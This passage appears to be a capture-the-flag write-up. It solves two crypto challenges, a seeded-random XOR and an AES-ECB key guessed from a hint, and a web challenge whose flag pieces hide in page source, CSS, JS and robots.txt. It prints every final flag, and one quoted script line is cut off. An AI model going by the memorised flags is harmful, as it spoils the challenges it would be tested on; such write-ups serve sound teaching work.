┌──(shivam㉿kali)-[~/shunya/Echos of Encryption]
└─$ cat decipher.py
import random
import string

def decrypt_string(encrypted_hex, seed):
    random.seed(seed)

    allowed_chars = string.ascii_letters + string.digits
    encrypted_bytes = bytes.fromhex(encrypted_hex).decode()
    key = ''.join(random.choices(allowed_chars, k=len(encrypted_bytes)))

    decrypted_string = ''
    for i in range(len(encrypted_bytes)):
        decrypted_char = chr(ord(encrypted_bytes[i]) ^ ord(key[i]))
        decrypted_string += decrypted_char
    return decrypted_string

seed_value = 202242269
encrypted_text_hex = "5e04610a22042638723c571e1a5436142764061f39176b4414204636251072220a35583a60234d2d28082b"

decrypted_text = decrypt_string(encrypted_text_hex, seed_value)
print("Decrypted Text:", decrypted_text)
```

This gave us the flag.

Flag:

0CTF{alw4y5_r3ad_7he_d3scr!pti0n_c4r3fully}

Can you Break the KEY? (Difficulty: Hard)

Description:

In the Cryptic Realm of hexadecimal whispers, where the key to unlocking secrets is entwined within the digital range, we embark on the journey guided by the silent vigil of numbers to unveil the hidden cipher.

Attachment:

Can you break the key.zip

Flag Format:

0CTF{}

Solution:

We are given a ciphertext which is a binary and an encryption script. From the encryption script, it is clear that we need the AES key to to decrypt the ciphertext. Upon inspecting the description, the following line stands out:
“Cryptic Realm of hexadecimal whispers, where the key to unlocking secrets..”

First I thought of using the hexadecimal form of “whispers” as the key, but this didn’t work. After repeatedly thinking on it, it looked like the term hexadecimal was more emphasised, so I finalised `0123456789ABCEDF` as the key.

We wrote the following decryption script:

```
┌──(shivam㉿kali)-[~/shunya/Can you break the Key]
└─$ cat decrypt.py
from Crypto.Cipher import AES

# Define the key
key = b'0123456789ABCDEF'  # Convert hexadecimal key to bytes

# Read the ciphertext from the file
with open("ciphertext.bin", "rb") as f:
    ciphertext = f.read()

# Create an AES cipher object
cipher = AES.new(key, AES.MODE_ECB)

# Decrypt the ciphertext
decrypted_message = cipher.decrypt(ciphertext)

# Remove padding
unpadded_message = decrypted_message.rstrip(b'\0')

# Print the decrypted message
print("Decrypted Message:", unpadded_message.decode('utf-8'))
```

And thus we succeeded in getting the flag.

Flag:

`0CTF{n0t_alw4y5_d0ne_8y_bru7ef0rce}`

MISC

Gumm ho gaya hu (Difficulty: Easy)

Description:

Hello, my friends, this is yo boi Snip3R straight outta P-town, here we go another web challenge from me, saw your rants and thought of creating an EZPZ challenge for ya'll (maybe). So here you go, solve this ez web based chall currently introduced to misc section COZ WHY NOT.

Mai jo guum hogaya hu inn aankho me jaan, Don't you know bout mah love, ye an bewafa, Tere fizao me mai khoya reheta hu, Sab dil ki baate, tujhi se meri jaan (that was just rubbish nothing related to the challenge ~ maybe)

A bit to describe, you ain't getting da whole flag in a single go, so keep hunting like my sweet little child. 💋

Challenge Link:


https://noverse.net/

Flag Format:


0CTF{}

Solution:

Part 1 of the flag can be found by inspecting the website:



Part 2 of the flag can be found in `style.css`:




```
.input-container {
    margin-bottom: 15px;
}

/* 17_0nly_l00k5 */
label {
    font-weight: bold;
}

input[type="text"],
input[type="password"] {
    width: 100%;
    padding: 10px;
    border: 1px solid #ccc;
    border-radius: 5px;
}
```

Part 3 of the flag was found in `script.js`:

```
var specialChars = /[!@#$%^&*()_+\-=\[\]{};':"\\|,.<>\/?]/;
if (specialChars.test(username) || specialChars.test(password)) {
    var loginMessage = document.getElementById("loginMessage");
    loginMessage.innerText = "Ah, I see what you are doing there,
    loginMessage.style.fontSize = "24px"; // Set font size to 24px
    loginMessage.style.fontWeight = "bold"; // _d1ff1cul7_bu7
    return; // Stop further execution
}
```

Part 4 of the flag was found in `/robots.txt`:



Flag:

`0CTF{50m371m35_17_0nly_l00k5_d1ff1cul7_bu7_15n7_4c7u4lly}`